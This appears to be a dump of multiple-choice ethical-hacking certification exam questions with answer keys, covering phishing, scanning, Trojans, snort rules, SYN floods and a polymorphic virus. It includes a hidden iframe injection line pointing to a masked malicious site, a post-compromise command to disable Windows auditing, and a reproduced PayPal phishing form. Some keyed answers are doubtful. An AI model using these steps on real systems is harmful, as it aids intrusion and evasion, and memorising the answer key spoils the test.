
NEW QUESTION 242
In Trojan terminology, what is a covert channel?

A. A channel that transfers information within a computer system or network in a way that violates the security policy

B. A legitimate communication path within a computer system or network for transfer of data
C. It is a kernel operation that hides boot processes and services to mask detection
D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

NEW QUESTION 243
In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details.



My Account Overview

Your account access is limited. Verify your identity by filling out the appropriate details below.

Personal Information Profile

Make sure you enter the information accurately, and according to the formats required.
Fill in all the required fields.

*First Name:	First Name
*Last Name:	Last Name
*Billing Address:	Billing Address 1
*City:	City
*State / Province:	State
*Postal Code:	
*Country:	United States
*Date of Birth:	Jan · 01 · 1910
*Mother's Maiden Name:	Mother's Name
*Social Security Number:	23456789012345678890
*Email:	email_address@email.com
*Home Phone Number:	111111111111111111

This number will be used to contact you about Security Measures and/or other issues regarding your PayPal account.

Credit/Debit Card Profile

*Card Number:	78901234567890123456
*Expiration Date:	01 · 2021
*Card Verification Number:	1234 Help finding your Card Verification Number
*Issuing Bank:	Issuing Bank
*Card Type:	American Express
*Credit/Debit:	Credit
*ATM PIN:	456789012 Why is ATM PIN required?

Secondary Credit/Debit Card Profile

A backup credit or debit card is recquired if there is a problem verifying your primary card.
Fill in all the required fields.

*Card Number:	78901234567890123456
*Expiration Date:	01 · 2021
*Card Verification Number:	1234 Help finding your Card Verification Number
*Issuing Bank:	Issuing Bank
*Card Type:	American Express
*Credit/Debit:	Credit
*ATM PIN:	456789000 Why is ATM PIN required?

Required Field*
The process normally takes about 30 seconds, but it may take longer during certain times of the day.


Remove Limitation
Mobile | Mass Pay | Money Market | ATM/Debit Card | Referrals | About Us | Accounts | Fees | Privacy | Plus Card |
Security Center | Contact Us | Legal Agreements | Developers | Shops |
About SSL Certificates
Copyright © 1999-2008 PayPal. All rights reserved.
Information about FDIC pass-through insurance

Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

A. Do not reply to email messages or popup ads asking for personal or financial information
B. Do not trust telephone numbers in e-mails or popup ads
C. Review credit card and bank account statements regularly
D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 248
One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker's source IP address.
You send a ping request to the broadcast address 192.168.5.255.



```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of
data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

A. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
B. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
C. You should send a ping request with this command ping ? 192.168.5.0-255
D. You cannot ping a broadcast addres
E. The above scenario is wrong.

Answer: A

NEW QUESTION 250
Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies

Answer: C

NEW QUESTION 255
You have successfully gained access to a victim's computer using Windows 2003 Server SMB Vulnerability. Which command will you run to disable auditing from the cmd?

A. stoplog stoplog ?
B. EnterPol /nolog
C. EventViewer o service
D. auditpol.exe /disable

Answer: D

NEW QUESTION 260
In which step Steganography fits in CEH System Hacking Cycle (SHC)

A. Step 2: Crack the password
B. Step 1: Enumerate users
C. Step 3: Escalate privileges
D. Step 4: Execute applications
E. Step 5: Hide files
F. Step 6: Cover your tracks


Answer: E

NEW QUESTION 262
A digital signature is simply a message that is encrypted with the public key instead of the private key.

A. true
B. false

Answer: B

NEW QUESTION 263
A Trojan horse is a destructive program that masquerades as a benign application. The software initially appears to perform a desirable function for the user prior to installation
and/or execution, but in addition to the expected function steals information or harms the system.


Send me credit card details
Here is my credit card number and expire date
Send me facebook account information
Here is my facebook login and profile
Send me e-banking login info
Here is my bank ATM and pincode
Attacker
Victim in Chicago infected with Trojan
Victim in London infected with Trojan
Victim in Paris infected with Trojan

The challenge for an attacker is to send a convincing file attachment to the victim, which gets easily executed on the victim machine without raising any suspicion. Today's end users are quite knowledgeable about malwares and viruses. Instead of sending games and fun executables, Hackers today are quite successful in spreading the Trojans using Rogue security software.
What is Rogue security software?

A. A flash file extension to Firefox that gets automatically installed when a victim visits rogue software disabling websites
B. A Fake AV program that claims to rid a computer of malware, but instead installs spyware or other malware onto the compute
C. This kind of software is known as rogue security software.
D. Rogue security software is based on social engineering technique in which the attackers lures victim to visit spear phishing websites
E. This software disables firewalls and establishes reverse connecting tunnel between the victim's machine and that of the attacker

Answer: B

NEW QUESTION 266
Leesa is the senior security analyst for a publicly traded company. The IT department recently rolled out an intranet for company use only with information ranging from training, to holiday schedules, to human resources data. Leesa wants to make sure the site is not accessible from outside and she also wants to ensure the site is Sarbanes-Oxley (SOX) compliant. Leesa goes to a public library as she wants to do some Google searching to verify whether the company's intranet is accessible from outside and has been indexed by Google. Leesa wants to search for a website title of "intranet" with part of the URL containing the word "intranet" and the words "human resources" somewhere in the webpage.
What Google search will accomplish this?

A. related:intranet allinurl:intranet:"human resources"
B. cache:"human resources" inurl:intranet(SharePoint)
C. intitle:intranet inurl:intranet+intext:"human resources"
D. site:"human resources"+intext:intranet intitle:intranet

Answer: C

NEW QUESTION 270
Study the snort rule given below and interpret the rule.
alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)

A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111


Answer: D

NEW QUESTION 273
When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK. How would an attacker exploit this design by launching TCP SYN attack?

A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
B. Attacker floods TCP SYN packets with random source addresses towards a victim host
C. Attacker generates TCP ACK packets with random source addresses towards a victim host
D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

NEW QUESTION 274
ViruXine.W32 virus hides their presence by changing the underlying executable code. This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Malicious Website
User accesses malicious website
1
2
Virus infects user computer
3
User publishes the infected files in to a web server
The website and the files altered by virus
Malicious Website
Redirected to malicious website
7
Virus infects user computer
5
User gets infected with virus
6
Another user accesses the infected web page
4

The virus attempts the following activities:

- Attempts to infect .exe and/or .scr files
- Interferes file protection activities provided by windows
- Embeds the command to give the user access to the php, asp, htm and html files in the site in where virus was trapped in advance

```
<iframe src="http://****.pl/rc/" width=1 height=1
style="border:0"></iframe>
```

Here is a section of the Virus code:



```
lots of encrypted code
...
Decryption_Code:
C = C + 1
A = Encrypted
Loop:
B = *A
C = 3214 * A
B = B XOR CryptoKey
*A = B
C = 1
C = A + B
A = A + 1
GOTO Loop IF NOT A = Decryption_Code
C = C^2
GOTO Encrypted
CryptoKey:
some_random_number
```

What is this technique called?

A. Polymorphic Virus
B. Metamorphic Virus
C. Dravidic Virus
D. Stealth Virus

Answer: A

NEW QUESTION 278

The FIN flag is set and sent from host A to host B when host A has no more data to transmit (Closing a TCP connection). This flag releases the connection resources. However, host A can continue to receive data as long as the SYN sequence numbers of transmitted packets from host B are lower than the packet segment containing the set FIN flag.

A. false
B. true

Answer: B

NEW QUESTION 280

NetBIOS over TCP/IP allows files and/or printers to be shared over the network. You are trying to intercept the traffic from a victim machine to a corporate network printer. You are attempting to hijack the printer network connection from your laptop by sniffing the wire. Which port does SMB over TCP/IP use?

A. 443
B. 139
C. 179
D. 445

Answer: D

NEW QUESTION 285
Steve scans the network for SNMP enabled devices. Which port number Steve should scan?

A. 150
B. 161
C. 169
D. 69


Answer: B

NEW QUESTION 290
Fred is scanning his network to ensure it is as secure as possible. Fred sends a TCP probe packet to a host with a FIN flag and he receives a RST/ACK response. What does this mean?

A. This response means the port he is scanning is open.
B. The RST/ACK response means the port Fred is scanning is disabled.
C. This means the port he is scanning is half open.
D. This means that the port he is scanning on the host is closed.

Answer: D

NEW QUESTION 293
How do you defend against MAC attacks on a switch?



A. Disable SPAN port on the switch
B. Enable SNMP Trap on the switch
C. Configure IP security on the switch
D. Enable Port Security on the switch

Answer: D

NEW QUESTION 296
You have chosen a 22 character word from the dictionary as your password. How long will it take to crack the password by an attacker?

A. 16 million years
B. 5 minutes
C. 23 days
D. 200 years

Answer: B

NEW QUESTION 299
Hampton is the senior security analyst for the city of Columbus in Ohio. His primary responsibility is to ensure that all physical and logical aspects of the city's computer network are secure from all angles. Bill is an IT technician that works with Hampton in the same IT department. Bill's primary responsibility is to keep PC's and servers up to date and to keep track of all the agency laptops that the company owns and lends out to its employees. After Bill setup a wireless network for the agency, Hampton made sure that everything was secure. He instituted encryption, rotating keys, turned off SSID broadcasting, and enabled MAC filtering. According to agency policy, only company laptops are allowed to use the wireless network, so Hampton entered all the MAC addresses for those laptops into the wireless security utility so that only those laptops should be able to access the wireless network.
Hampton does not keep track of all the laptops, but he is pretty certain that the agency only purchases Dell laptops. Hampton is curious about this because he notices Bill working on a Toshiba laptop one day and saw that he was on the Internet. Instead of jumping to conclusions, Hampton decides to talk to Bill's boss and see if they had purchased a Toshiba laptop instead of the usual Dell. Bill's boss said no, so now Hampton is very curious to see how Bill is accessing the Internet. Hampton does site surveys every couple
of days, and has yet to see any outside wireless network signals inside the company's building.
How was Bill able to get Internet access without using an agency laptop?

A. Bill spoofed the MAC address of Dell laptop
B. Bill connected to a Rogue access point
C. Toshiba and Dell laptops share the same hardware address
D. Bill brute forced the Mac address ACLs

Answer: A

NEW QUESTION 301
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches. If these switches' ARP cache is successfully flooded, what will be the result?

A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

NEW QUESTION 306
When utilizing technical assessment methods to assess the security posture of a network, which of the following techniques would be most effective in determining whether end-user security training would be beneficial?

A. Vulnerability scanning
B. Social engineering
C. Application security testing
D. Network sniffing

Answer: B

NEW QUESTION 307
